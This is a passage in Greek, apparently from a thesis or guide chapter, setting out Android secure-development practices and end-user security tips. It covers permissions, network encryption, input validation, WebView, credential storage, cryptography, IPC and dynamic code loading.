Καθώς στο λειτουργικό σύστημα Android χρησιμοποιείται η τεχνική για την απομόνωση των εφαρμογών «sandboxing», και προκειμένου επιτευχθεί ο διαμοιρασμός δεδομένων και πόρων, πρέπει να δηλωθούν οι απαιτούμενες άδειες πρόσβασης συμπεριλαμβανομένων και αυτών που δίνουν πρόσβαση σε λειτουργίες της συσκευής όπως π.χ. η κάμερα ή το μικρόφωνο.

- Αιτούμενα δικαιώματα: Προτείνεται (αν και δεν εφαρμόζεται σε μεγάλο βαθμό) να ελαχιστοποιείται ο αριθμός των αιτούμενων αδειών πρόσβασης στις απολύτως απαραίτητες. Υιοθετώντας τη πολιτική αυτή μειώνουμε τον κίνδυνο για ακούσια κατάχρηση των δικαιωμάτων ενώ και των συνεπειών από πιθανές ευπάθειες της εφαρμογής. Γενικός κανόνας που πρέπει να εφαρμόζεται είναι να μην δηλώνονται περισσότερες άδειες πρόσβασης από αυτές που κρίνονται απολύτως απαραίτητες για την λειτουργία της εφαρμογής. Έτσι για παράδειγμα αντί να αιτηθεί η εφαρμογή για πρόσβαση στις πληροφορίες των αναγνωριστικών της συσκευής (π.χ. IMEI) είναι προτιμότερο να χρησιμοποιούνται άλλου τύπου αναγνωριστικά όπως το UUID [128] ή αντί της χρήσης του εξωτερικού αποθηκευτικού χώρου (για τον οποίο χρειάζονται να οριστούν δικαιώματα πρόσβασης) να χρησιμοποιείται ο εσωτερικός αποθηκευτικός χώρος όπου αυτό κρίνεται δυνατό. Επιπρόσθετα, η εφαρμογή μπορεί να χρησιμοποιήσει τις άδειες πρόσβασης για να προστατεύσει διεργασιακή επικοινωνία την οποία θεωρεί ευαίσθητη από άλλες εφαρμογές (π.χ. κατά την λειτουργία ενός παρόχου περιεχομένου). Γενικότερα προτείνεται η χρήση ελέγχων αντί αδειών πρόσβασης για την αποφυγή της όποιας σύγχυσης στους χρήστες. Για τον λόγο αυτό προτιμάται να χρησιμοποιείται το γνώρισμα υπογραφής για επικοινωνίες μεταξύ εφαρμογών του ίδιου εκπονητή.
- Δημιουργώντας άδειες πρόσβασης: όπως αναφέρθηκε και στο 3$^{ο}$ κεφάλαιο δεν προτείνεται η δημιουργία ειδικών αδειών πρόσβασης καθώς οι υφιστάμενες καλύπτουν τις περισσότερες των περιπτώσεων. Όπου αυτό δεν είναι δυνατό θα πρέπει να προτιμάται η δημιουργία αδειών πρόσβασης με το γνώρισμα «υπογραφής» στις οποίες και αναφερθήκαμε προηγουμένως.

### 7.4.3. Δίκτυο

Η συναλλαγές μέσω δικτύου είναι επικίνδυνες για την ασφάλεια των δεδομένων και των εφαρμογών επειδή συμπεριλαμβάνει και την πιθανή μετάδοση ιδιωτικών δεδομένων του χρήστη. Για τον λόγο αυτό είναι σημαντικό να έχουμε υλοποιήσει όλες τις καλές πρακτικές όπως:

- Για το IP δίκτυο: Η δικτύωση στο λειτουργικό σύστημα Android δεν διαφέρει πολύ από αυτό του λειτουργικού συστήματος Linux. Το βασικό μέλημα είναι να διασφαλιστεί ότι χρησιμοποιούνται τα κατάλληλα πρωτόκολλα για την προστασία των ευαίσθητων δεδομένων όπως π.χ. η κλάση «HttpsURLConnection» [129] για την μεταφορά δεδομένων web. Προτείνεται το πρωτόκολλο HTTPS σε σχέση με το HTTP όταν αυτό υποστηρίζεται από την μεριά του με τον διακομιστή καθώς συχνά οι συσκευές κινητής τηλεφωνίας συνδέονται σε μη ασφαλή δίκτυα (π.χ. δημόσια ανοιχτά δίκτυα Wi-Fi). Αξιόπιστη, κρυπτογραφημένη επικοινωνία μπορεί εύκολα να επιτευχθεί χρησιμοποιώντας την κλάση «SSLSocket» (javax.net.ssl.SSLSocket). Η χρήση της διεύθυνσης δικτύου «localhost» για την υλοποίηση της διεργασιακής επικοινωνίας της εφαρμογής δεν προτείνεται καθώς είναι προσβάσμη και από άλλες εφαρμογές. Αντιθέτως προτείνεται η υλοποίηση του παραπάνω μηχανισμού επικοινωνίας να υλοποιείται μέσω του λειτουργικού συστήματος Android σε συνδυασμό με την χρήση μηχανισμών αυθεντικοποίησης που υπάρχουν στις υπηρεσίες. Τέλος προτείνεται να ελέγχουμε όλα τα δεδομένα που προέρχονται από μη ασφαλή πρωτόκολλα (όπως π.χ. HTTP, WebView [130], μηνυμάτων πρόθεσης για HTTP κλπ).
- Δίκτυο κινητής τηλεφωνίας: Το πρωτόκολλο που χρησιμοποιείται για αποστολή μηνυμάτων κειμένου είχε αρχικά σχεδιαστεί για την επικοινωνία μεταξύ χρηστών και για τον λόγο αυτό δεν προτείνεται να χρησιμοποιείται για μεταφορά δεδομένων από τις εφαρμογές. Λόγω των περιορισμών του παραπάνω είναι προτιμότερο να αποστέλλουμε δεδομένα μέσω του πρωτοκόλλου «Google Cloud Messaging» [130] και του δικτύου IP. Είναι σημαντικό να γνωρίζουμε ότι ο μηχανισμός αποστολής μηνυμάτων κειμένου (SMS) δεν υποστηρίζει κρυπτογράφηση ούτε ισχυρές διαδικασίες αυθεντικοποίησης τόσο κατά την μεταφορά όσο και κατά την αποθήκευση δεδομένων στην συσκευή.

### 7.4.4. Υλοποιώντας μηχανισμούς επικύρωσης των δεδομένων προς εισαγωγή

Ο ανεπαρκής έλεγχος επικύρωσης των εισερχόμενων δεδομένων θεωρείται ως ένα από τα πιο κοινά προβλήματα ασφάλειας που επηρεάζουν τις εφαρμογές ανεξαρτήτως της πλατφόρμας που χρησιμοποιούν. Το λειτουργικό σύστημα Android προσφέρει αντίμετρα σε επίπεδο πλατφόρμας τα οποία μειώνουν την έκθεση των εφαρμογών σε κινδύνους που προέρχονται από την εσφαλμένη επικύρωση δεδομένων ενώ προτείνεται και η υιοθέτηση ασφαλών γλωσσών προγραμματισμού.

Στην περίπτωση όπου χρησιμοποιείται εγγενής κώδικας, τα δεδομένα που προέρχονται από αρχεία, το δίκτυο ή από διεργασιακές επικοινωνίες θα πρέπει να θεωρούνται ότι είναι πιθανό να δημιουργήσουν κάποιο θέμα ασφαλείας. Τα πιο συνήθη προβλήματα είναι η υπερχείλιση προσωρινής μνήμης[32], η χρήση αυτής που μόλις έχει χαρακτηριστεί διαθέσιμη (use after free)[132] και ο λάθος υπολογισμός της ελάχιστης ή της μέγιστης τιμής μιας μεταβλητής κατά ένα χαρακτήρα (off-by-one Error)[133]. Το λειτουργικό σύστημα Android παρέχει τεχνολογίες όπως την τυχαιοποίηση της κατανομής της μνήμης (ALSR)[134] και αποτροπής εκτέλεσης δεδομένων στην μνήμη (DEP)[135], οι οποίες μειώνουν την εκμεταλλευσιμότητα των ευπαθειών που αναφέραμε προηγουμένως, χωρίς όμως να τις εξαλείφουν τελείως, κάτι που μπορεί να πραγματοποιηθεί μέσω της προσεκτικής διαχείρισης των δεικτών και των ενδιάμεσων καταχωρητών (buffer). Δυναμικές γλώσσες προγραμματισμού όπως οι Java και η δομημένη γλώσσα ερωτημάτων (SQL), οι οποίες βασίζονται σε στοιχειοσειρές, υπόκεινται επίσης σε προβλήματα επικύρωσης δεδομένων λόγω των χαρακτήρων διαφυγής και της εμφύτευσης σεναρίων κακόβουλου κώδικα.

Όταν υπάρχουν δεδομένα μέσα σε ερωτήματα τα οποία υποβάλλονται σε μία βάση δεδομένων SQL ή σε ένα πάροχο περιεχομένου η εμφύτευση κακόβουλου κώδικα αποτελεί ένα ζήτημα που πρέπει να αντιμετωπιστεί. Η καλύτερη άμυνα στην περίπτωση αυτή είναι η χρήση

παραμετροποιήσιμων ερωτημάτων, όπως αναφέραμε και προηγουμένως, για τους παρόχους περιεχομένου καθώς και ο περιορισμός των δικαιωμάτων σε «μόνο για ανάγνωση» ή «μόνο για εγγραφή». Σε κάθε άλλη περίπτωση συνίσταται η χρήση καλά δομημένων μορφοτύπων δεδομένων και η ύπαρξη μηχανισμού ο οποίος να ελέγχει ότι συμμορφώνονται με αυτά. Η απαγόρευση (blacklisting) χαρακτήρων μπορεί να εμφανίζεται ως μια αποτελεσματική στρατηγική, αλλά είναι επιρρεπής σε λάθη και καλό είναι να αποφεύγεται.

### 7.4.5. Διαχείριση προσωπικών δεδομένων

Καλή πρακτική για την ασφάλεια των δεδομένων του χρήστη είναι η ελαχιστοποίηση της χρήσης των διεπαφών προγραμμάτων εφαρμογών (APIs) τα οποία έχουν πρόσβαση σε ευαίσθητα ή προσωπικά δεδομένα. Καλό θα ήταν να ελαχιστοποιείται η αποστολή και αποθήκευση των παραπάνω ενώ προτείνεται η υλοποίηση της λογικής της εφαρμογής χρησιμοποιώντας αριθμόσημα ή μη αντιστρέψιμα μορφότυπα δεδομένων. Παράδειγμα θα μπορούσε να είναι η χρήση της τιμής κατατεμαχισμού ενός μηνύματος ηλεκτρονικού ταχυδρομείου ως πρωτεύων κλειδί προς αποφυγή της αποστολής ή αποθήκευσης μιας ηλεκτρονικής διεύθυνσης μειώνοντας με τον τρόπο αυτό τις πιθανότητες έκθεσης των δεδομένων και των επιτιθέμενων. Στην περίπτωση όπου απαιτείται πρόσβαση σε προσωπικά δεδομένα όπως π.χ. κωδικοί πρόσβασης ή ονόματα χρηστών, προτείνεται η ύπαρξη πολιτικής απορρήτου. Υιοθετώντας βέλτιστες πρακτικές ελαχιστοποίησης της πρόσβασης στα προσωπικά δεδομένα των χρηστών απλοποιεί τις όποιες ανάγκες για συμμόρφωση με το υπάρχον νομοθετικό πλαίσιο.

Θα πρέπει επίσης να ληφθεί υπόψη το πόσο η εφαρμογή εκθέτει ακούσια προσωπικά δεδομένα σε τρίτους όπως υπηρεσίες για διαφημιστές ή γενικότερα προς τρίτους. Μειώνοντας την πρόσβαση σε προσωπική πληροφορία, ιδιαίτερα στην περίπτωση όπου αυτή δε κρίνεται αναγκαία, οδηγεί στην μείωση των όποιων προβλημάτων που είναι πιθανό να προκύψουν. Η αποστολή ευαίσθητης πληροφορίας (π.χ. διαπιστευτηρίων του χρήστη στον διακομιστή) είναι καλό να αποφεύγεται στις περιπτώσεις που η λειτουργία μπορεί να εκτελεστεί από την εφαρμογή ενώ θα πρέπει επίσης να διασφαλίζεται ότι δεν υπάρχει ακούσια διαρροή δεδομένων σε άλλες εφαρμογές μέσω διεργασιακών επικοινωνιών, οι οποίες εκτελούνται χωρίς τον απαραίτητο περιορισμό των αδειών πρόσβασης σε αυτές, κοινόχρηστων αρχείων ή υποδοχών δικτύου. Όταν υπάρχει η ανάγκη για χρήση αναγνωριστικών προτείνεται η δημιουργία ενός μεγάλου μοναδικού αριθμού και η αποθήκευση του στην εφαρμογή αντί της χρήσης του αναγνωριστικού της συσκευής (IMEI) ή του τηλεφωνικού αριθμού καθώς τα τελευταία συνδέονται άμεσα με τον χρήστη. Περισσότερες πληροφορίες για το θέμα αυτό μπορούν να βρεθούν στην ιστοθέση http://android-developers.blogspot.gr/2011/03/identifying-app-installations.html. Ιδιαίτερη προσοχή θα πρέπει να δίνεται κατά την εγγραφή στα αρχεία συμβάντων της συσκευής καθώς είναι προσβάσιμα από όποια εφαρμογή εμπεριέχει την άδεια πρόσβασης «READ_LOGS» και δεν διαγράφονται παρά μόνο έπειτα από επανεκκίνηση της συσκευής.

### 7.4.6. Η κλάση WebView

Καθώς η κλάση WebView[130] επεξεργάζεται περιεχόμενο ιστοθέσεων, το οποίο μπορεί να περιέχει κώδικα HTML και / η JavaScript, μη ορθή υλοποίηση της μπορεί να οδηγήσει σε γνωστές ευπάθειες όπως όπως η εμφύτευση κώδικα JavaScript (cross-site-scripting)[30]. Το λειτουργικό σύστημα Android περιλαμβάνει μηχανισμούς που σκοπό έχουν την ελαχιστοποίηση των κινδύνων μειώνοντας την λειτουργικότητα της κλάσης στα απαραίτητα στοιχεία που χρειάζεται η εφαρμογή:

- Να μην καλείται η μεταβλητή «setJavaScriptEnabled()» στην περίπτωση όπου δεν χρησιμοποιείται απευθείας η γλώσσα προγραμματισμού JavaScript από την εφαρμογή (η προτερόθετη τιμή είναι απενεργοποιημένη).
- Να χρησιμοποιείται με προσοχή η μέθοδος «addJavascriptInterface()» καθώς επιτρέπει στην JavaScript να καλέσει λειτουργίες οι οποίες προορίζονται μόνο για εφαρμογές

εγκατεστημένες στην συσκευή. Στην περίπτωση η παραπάνω μέθοδος χρησιμοποιείται θα πρέπει να περιορίζεται μόνο για ιστοθέσεις των οποίων τα δεδομένα θεωρούνται αξιόπιστα αλλιώς υπάρχει κίνδυνος να εκτεθούν μέθοδοι που προορίζονται για μόνο για εσωτερική χρήση από την εφαρμογή.

- Να γίνεται χρήση της μεθόδου «clearCache()» στις περιπτώσεις όπου η εφαρμογή έχει πρόσβαση / επεξεργάζεται ευαίσθητα δεδομένα έτσι ώστε να διαγράφονται τα όποια αρχεία έχουν αποθηκευτεί προσωρινά. Επικεφαλίδες όπως η «no-cache» μπορούν επίσης να χρησιμοποιηθούν από την μεριά του διακομιστή έτσι ώστε να υποδεικνύουν ότι η εφαρμογή δε θα πρέπει να αποθηκεύει συγκεκριμένο περιεχόμενο.
- Συσκευές με λειτουργικό σύστημα παλιότερο από την έκδοση με αριθμό 4.4. (API 19) χρησιμοποιούν έκδοση του πακέτου εργαλείων «webkit»[136] το οποίο έχει προβλήματα ασφαλείας. Ως λύση προτείνεται το περιεχόμενο από την εν λόγω κλάση να προέρχεται μόνο από αξιόπιστες πηγές και να χρησιμοποιείται η ασφάλεια που παρέχεται από την κλάση «java.security.Provider» έτσι ώστε να αποφεύγεται η έκθεση της εφαρμογής σε ευπάθειες του πρωτοκόλλου SSL όπως αυτό περιγράφεται στην ιστοθέση με τίτλο «Updating Your Security Provider to Protect Against SSL Exploits»[137]. Στις περιπτώσεις όπου η εφαρμογή θα πρέπει να επεξεργαστεί περιεχόμενο από μη έμπιστες πηγές (ιστοθέσεις τρίτων) προτείνεται η χρήση εργαλείων που να ενσωματώνουν τις τελευταίες ενημερώσεις ασφαλείας.

### 7.4.7. Διαχείριση διαπιστευτηρίων

Προτείνεται η μείωση στο ελάχιστο της συχνότητας με την οποία ζητάμε στον χρήστη να πληκτρολογήσει τα διαπιστευτήρια του έτσι ώστε να μειωθεί ο κίνδυνος εξαπάτησης του από επιθέσεις τύπου «Phishing» [138]. Για το λόγο αυτό προτείνεται η χρήση αδειοδοτικού επαλήθευσης το οποίο θα πρέπει να ανανεώνεται ανά τακτά χρονικά διαστήματα. Επίσης καλό είναι να αποφεύγεται η αποθήκευση του ονόματος χρήστη και του κωδικού πρόσβασης στην συσκευή με την υιοθέτηση αδειοδοτικών βραχείας διάρκειας τα οποία θα αφορούν συγκεκριμένες υπηρεσίες. Η τελευταίες προτείνεται να είναι προσβάσιμες μέσω της κλάσης AccountManager [139], η οποία να αποθηκεύει τα διαπιστευτήρια στο νέφος και όχι στην συσκευή, εφόσον αυτό είναι δυνατό. Στην περίπτωση μάλιστα, όπου τα παραπάνω αφορούν εφαρμογές του ίδιου εκπονητή, μπορεί να ελεγχθεί η πρόσβαση της κάθε εφαρμογής του ιδίου στην κλάση AccountManager χρησιμοποιώντας την μέθοδο checkSignatures. Εναλλακτικά τα διαπιστευτήρια μπορούν να αποθηκεύονται μέσω της κλάσης Keystore του λειτουργικού συστήματος Android.

### 7.4.8. Κρυπτογράφηση

Επιπρόσθετα για την προστασία των δεδομένων παρέχεται πλήρης κρυπτογράφηση των αρχείων του λειτουργικού συστήματος, μέσω της υποστήριξης μιας ευρείας γκάμας γνωστών κρυπταλγορίθμων, και υιοθέτηση ασφαλών τρόπων επικοινωνίας. Γενικότερα προτείνεται η χρήση των υπαρχόντων κλάσεων και μεθόδων στον υψηλότερο βαθμό ασφάλειας σε κάθε περίπτωση. Έτσι για την ανάκτηση ενός αρχείου από έμπιστη τοποθεσία η χρήση του πρωτοκόλλου HTTPS - URI κρίνεται επαρκής και δεν απαιτεί ιδιαίτερες γνώσεις κρυπτογραφίας. Στην περίπτωση δημιουργίας ασφαλούς καναλιού επικοινωνίας προτείνεται η χρήση της κλάσης «javax.net.ssl.HttpsURLConnection» ή της «javax.net.ssl.SSLSocket».

Όταν υπάρχει ανάγκη για την δημιουργία ενός νέου πρωτοκόλλου, συνίσταται η χρήση γνωστών κρυπταλγορίθμων (π.χ. RSA, AES) οι οποίοι και είναι διαθέσιμοι μέσω την κλάσης «javax.crypto.Cipher». Για την δημιουργία τυχαίων αριθμών προτείνεται η χρήση της κλάσης «java.security.SecureRandom» ενώ για την δημιουργία των συμμετρικών κλειδιών κρυπτογράφησης προτείνεται να χρησιμοποιείται η «javax.crypto.KeyGenerator». Τέλος η

αποθήκευση κλειδιού για με σκοπό την επαναχρησιμοποίηση του προτείνεται να γίνεται μέσω της κλάσης «java.security.KeyStore».

### 7.4.9. Διεργασιακή επικοινωνία (IPC)

Δεν προτείνεται η χρήση κλασικών τεχνικών του λειτουργικού συστήματος Linux, όπως υποδοχές δικτύου και κοινόχρηστα αρχεία για την διεργασιακή επικοινωνία (IPC). Αντιθέτως η υιοθέτηση των μηχανισμών που περιλαμβάνει το λειτουργικό σύστημα Android όπως τα μηνύματα πρόθεσης, ο διαδέτης, η υπηρεσία μηνυμάτων και οι παραλήπτες ευρυεκπομπής, επιτρέπουν να επαληθευτεί την ταυτότητα κάθε άλλης εφαρμογής που θέλει να συνδεθεί εφαρμόζοντας ξεχωριστή πολιτική ασφαλείας για κάθε μηχανισμό επικοινωνίας τύπου IPC. Πολλά από τα χαρακτηριστικά ασφαλείας είναι κοινά για όλους του μηχανισμούς αυτού του τύπου ενώ στην περίπτωση όπου δεν επιθυμούμε την χρήση του από άλλες εφαρμογές ορίζουμε την τιμή της παραμέτρου «android:exported» σε «false στο αρχείο AndroidManifest.xml της εφαρμογής. Το παραπάνω θεωρείται χρήσιμο στις εφαρμογές όπου εκτελούνται πολλαπλές διεργασίες με τον ίδιο κωδικό (UID) ή στην περίπτωση όπου χρειάζεται να περιοριστεί ένας μηχανισμός IPC χωρίς να τροποποιηθεί ο κώδικας της εφαρμογής. Για την εφαρμογή της πολιτικής ασφαλείας χρησιμοποιούνται οι άδειες πρόσβασης ενώ στην περίπτωση επικοινωνίας 2 εφαρμογών του ιδίου εκπονητή λογισμικού (και συνεπώς υπογεγραμμένες με το ίδιο κλειδί) προτιμάται η χρήση του αναγνωριστικού υπογραφής.

- Μηνύματα πρόθεσης: Προτιμώνται ως μηχανισμοί για ασύγχρονη επικοινωνία μεταξύ διεργασιών. Ανάλογα με τις απαιτήσεις της εφαρμογής μπορεί να χρησιμοποιηθεί η μέθοδος «sendBroadcast», προκειμένου να αποσταλθεί το μήνυμα σε όλους τους παραλήπτες ευρυεκπομπής, η μέθοδος «sendOrderedBroadcast», η οποία επιτρέπει την παράδοση του παραπάνω πρώτα σε αυτούς που έχουν μεγαλύτερη προτεραιότητα, ή ρητώς ορισμένο μήνυμα για παράδοση σε συγκεκριμένο παραλήπτη. Ο αποστολέας ενός μηνύματος πρόθεσης μπορεί να διασφαλίσει, επιλέγοντας την κατάλληλη μέθοδο κλήσης, ότι ο παραλήπτης για τον οποίο προορίζεται το μήνυμα έχει την ανάλογη άδεια πρόσβασης, αποκλείοντας με τον τρόπο αυτό τις υπόλοιπες εφαρμογές. Η παραπάνω διαδικασία πρέπει να λαμβάνει χώρα κάθε φορά που ανταλλάσσονται ευαίσθητα δεδομένα μεταξύ διεργασιών. Τέλος θα πρέπει να αναφερθεί ότι κατά την ανταλλαγή δεδομένων με άλλες εφαρμογές, εκτός από την εφαρμογή του παραπάνω μηχανισμού, θα πρέπει να εφαρμόζονται και όλες οι προβλεπόμενες διαδικασίες επικύρωσης των δεδομένων όπως αυτές που λαμβάνουν χώρα όταν τα τελευταία προέρχονται από αναξιόπιστες πηγές.
- Υπηρεσίες: Η προτερόθετη ρύθμιση για τις υπηρεσίες δεν επιτρέπει την δημοσιοποίηση τους έτσι ώστε να μπορούν να χρησιμοποιηθούν και από άλλες εφαρμογές. Ωστόσο με την προσθήκη φίλτρων μηνυμάτων πρόθεσης κατά την δήλωση της υπηρεσίας αυτή δημοσιοποιείται αυτόματα. Για τον λόγο αυτό προτείνεται να δηλωθεί ρητά το στοιχείο «android:exported» σε «false» και να προστατευτεί η υπηρεσία μέσω των αδειών πρόσβασης δηλ. μέσω του στοιχείου «android:permission». Με την δήλωση αυτή οι εφαρμογές που θα θελήσουν να χρησιμοποιήσουν την υπηρεσία θα πρέπει να έχουν δηλώσει την αντίστοιχη άδεια πρόσβασης στο AndroidManifest.xml. Μια υπηρεσία μπορεί να προστατεύσει ακούσια διαρροή αδειών πρόσβασης σε κλήσεις για διεργασιακή επικοινωνία καλώντας την «checkCallingPermission» πριν την ολοκλήρωση της κλήσης. Τέλος και προκειμένου να αποφευχθεί η όποια σύγχυση θα πρέπει η δήλωση των αδειών πρόσβασης να γίνεται μέσα στο αρχείο AndroidManifest.xml.
- Διεπαφές του διαδέτη και της υπηρεσίας μηνυμάτων: Η χρήση του διαδέτη ή της υπηρεσίας μηνυμάτων είναι οι προτιμώμενοι μηχανισμοί για διεργασιακή επικοινωνία στα πρότυπα των κλήσεων τηλεδιαδικασίας (RPC) προσφέροντας μια καλά καθορισμένη διεπαφή μέσω της οποίας παρέχεται αμοιβαία αυθεντικοποίηση των ακραίων σημείων της σύνδεσης, όπου αυτή απαιτείται. Στην περίπτωση όπου διεπαφή απαιτεί την ύπαρξη μηχανισμών αυθεντικοποίησης ή και αδειών πρόσβασης, αυτά θα πρέπει να δηλωθούν ρητώς μέσω της προσθήκης κώδικα στις διεπαφές του διαδέτη ή της υπηρεσίας μηνυμάτων. Για την επιβολή

ελέγχων πρόσβασης θα πρέπει να χρησιμοποιείται η μέθοδος «checkCallingPermission» όπως και σε προηγούμενη περίπτωση. Περισσότερες πληροφορίες σχετικά με την υλοποίηση διεργασιακών επικοινωνιών μέσω μιας υπηρεσίας μπορούν να βρεθούν στην ιστοθέση http://developer.android.com/guide/components/bound-services.html.

- Παραλήπτες ευρυεκπομπής: Η κλάση «android.content.BroadcastReceiver» διαχειρίζεται ασύγχρονα αιτήματα για επικοινωνία τα οποία προέρχονται από μηνύματα πρόθεσης. Προτερόθετα οι παραλήπτες είναι διαθέσιμοι σε όλες τις άλλες εφαρμογές. Έτσι στην περίπτωση όπου θέλουμε να εφαρμόσουμε ελέγχους πρόσβασης θα πρέπει να κάνουμε χρήση του στοιχείου «receiver» το οποίο θα πρέπει να δηλωθεί μέσα στο αρχείο AndroidManifest.xml αποτρέποντας τις άλλες εφαρμογές που δεν έχουν την κατάλληλη άδεια πρόσβασης να αποστέλλουν μηνύματα πρόθεσης σε παραλήπτη ευρυεκπομπής.

### 7.4.10. Δυναμική εκτέλεση κώδικα

Δεν συνίσταται σε καμία περίπτωση η καταφόρτωση κώδικα από εξωτερική πηγή πλην αυτού που εμπεριέχεται στο αρχείο APK της εφαρμογής καθώς σε άλλη περίπτωση αυξάνεται κατά πολύ η πιθανότητα της εμφύτευσης κακόβουλου κώδικα ή παραποίησης αυτού της εφαρμογής. Επιπλέον αυτών προσθέτει πολυπλοκότητα στην διαχείριση των εκδόσεων και των διαδικασιών ελέγχου. Στην περίπτωση όπου έχουμε εκτέλεση κώδικα από εξωτερική πηγή είναι σημαντικό να γνωρίζουμε ότι αυτός εκτελείται με τα ίδια δικαιώματα πρόσβασης που έχει η εφαρμογή. Στην περίπτωση όπου όλα τα δομοστοιχεία περιλαμβάνονται στο αρχείο APK δεν μπορούν να τροποποιηθούν από άλλες εφαρμογές γεγονός που ισχύει είτε πρόκειται για τον εγγενή κώδικα μιας βιβλιοθήκης είτε για μια κλάση η οποία μπορεί να μεταφορτωθεί χρησιμοποιώντας την «dalvik.system.DexClassLoader» [140]. Η δυνατότητα μεταφόρτωσης κώδικα από άγνωστες τοποθεσίες με την χρήση ανασφαλών πρωτοκόλλων ή μέσω του εξωτερικής κάρτας αποθήκευσης επιτρέπουν σε ένα επιτιθέμενο να αλλοιώσει το περιεχόμενο προς μεταφορά απευθείας ή μέσω μιας άλλης εφαρμογής.


## 7.5. Βέλτιστες πρακτικές ασφαλείας κατά την χρήση

Η έλευση των έξυπνων συσκευών κινητής τηλεφωνίας έχει αλλάξει εντελώς τον τρόπο με τον οποίο αντιμετωπίζαμε μία πιθανή απώλεια τους. Πέρα από την διόλου ευκαταφρόνητη οικονομική απώλεια - αξία της συσκευής, η οποία σε μερικές περιπτώσεις αντιστοιχεί σε ένα φορητό ηλεκτρονικό υπολογιστή μεσαίας ή και ακριβής κατηγορίας, πιο σημαντική κρίνεται στην πλειάδα των περιπτώσεων η απώλεια των δεδομένων, τα οποία για πολλούς από εμάς, αφορούν το σύνολο της ψηφιακής μας οντότητας περιλαμβάνοντας, εκτός του τηλεφωνικού καταλόγου και των παραδοσιακών μηνυμάτων κειμένου, λογαριασμούς κοινωνικής δικτύωσης, αρχεία βίντεο, αισθητήρων, φωτογραφιών, έγγραφων, μηνυμάτων ηλεκτρονικού ταχυδρομείου, διαπιστευτήρια πάσης φύσεως όπως π.χ. πρόσβασης σε τραπεζικούς λογαριασμούς κλπ. Τα προσωπικά & οικονομικά μας δεδομένα κινδυνεύουν επίσης κάθε φορά που συνδεόμαστε στο διαδίκτυο είτε για να διαβάσουμε κάποιο μήνυμα είτε για να πλοηγηθούμε σε κάποια ιστοθέση. Παρακάτω θα αναφερθούμε σε ορθές πρακτικές ασφαλείας που προτείνεται να ακολουθούνται από τον χρήστη προκειμένου να εκτίθενται σε όσο το δυνατόν λιγότερο κίνδυνο όταν χρησιμοποιεί την τηλεφωνική συσκευή του:

- Να καταφορτώνει εφαρμογές μόνο από το επίσημο ηλεκτρονικό κατάστημα της Google απενεργοποιώντας την επιλογή για εγκατάσταση εφαρμογών από άγνωστες πηγές και ενεργοποιώντας την επιλογή για επαλήθευση των εφαρμογών. (Ρυθμίσεις → Ασφάλεια → Άγνωστες Πηγές, Ρυθμίσεις → Google → Ασφάλεια → Επαλήθευση Εφαρμογών → Σάρωση συσκευής για απειλές ασφαλείας).
- Να ελέγχει τις άδειες πρόσβασης που αιτείται η εφαρμογή είτε κατά την εγκατάσταση (για εκδόσεις μέχρι και την 5.1 - Lollipop) είτε κατά την εκτέλεση (έκδοση 6.0 - Marshmallow και μετά). Έτσι π.χ. εάν στην περίπτωση εγκατάστασης ενός παιχνιδιού παρατηρηθεί ότι αυτό αιτείται πρόσβαση σε ευαίσθητες λειτουργίες της συσκευής (π.χ. μικρόφωνο, τηλεφωνικό

κατάλογο, SMS κλπ) υπάρχει μεγάλη πιθανότητα να εμπεριέχει κακόβουλο λογισμικό και ως εκ τούτου θα πρέπει να ακυρώσουμε την παραπάνω διαδικασία. Τέλος να προτιμά γνωστούς εκπονητές λογισμικού λαμβάνοντας υπόψη και τις συστάσεις της Google.

- Να έχει ενεργοποιημένη την οθόνη κλειδώματος της συσκευής, έπειτα από ένα λογικό χρονικό διάστημα αδράνειας, με ενεργοποιημένο κωδικό πρόσβασης.
- Να χρησιμοποιεί ισχυρούς κωδικούς πρόσβασης, ιδιαίτερα κατά την διαδικασία «ξεκλειδώματος» της συσκευής, αποφεύγοντας τους τετραψήφιους κωδικούς ή τον γραφικό κώδικα. Η καλύτερη λύση είναι κωδικός μήκους κατ' ελάχιστο 10 χαρακτήρων, που θα περιέχει τουλάχιστο ένα κεφαλαίο γράμμα, ένα αριθμό και ένα σύμβολο(π.χ. Adbg!9iklE). Θα πρέπει να αλλάζει τον κωδικό ανά τακτά χρονικά διαστήματα (π.χ. κάθε 3 μήνες) και να έχει απενεργοποιημένη την επιλογή που απεικονίζει τους χαρακτήρες του κωδικού πρόσβασης στην οθόνη του κινητού κατά την διάρκεια πληκτρολόγησης του. Με τον τρόπο αυτό μειώνεται σημαντικά ο κίνδυνος για ανεπιθύμητη πρόσβαση στα προσωπικά μας δεδομένα από αγνώστους ιδιαίτερα στην περίπτωση κλοπής της τηλεφωνικής μας συσκευής. Η χρήση του δακτυλικού αποτυπώματος (για όσες συσκευές το υποστηρίζουν) δεν προτείνεται, καθώς αντίγραφό του (το οποίο μπορεί να βρεθεί και πάνω στο τηλέφωνο) μπορεί να χρησιμοποιηθεί για το ξεκλείδωμα της συσκευής[143].




**Εικόνα 7.2: Σχετικά με την δυσκολία / τεχνικές αποστήθισης πολύπλοκων κωδικών πρόσβασης [141]**

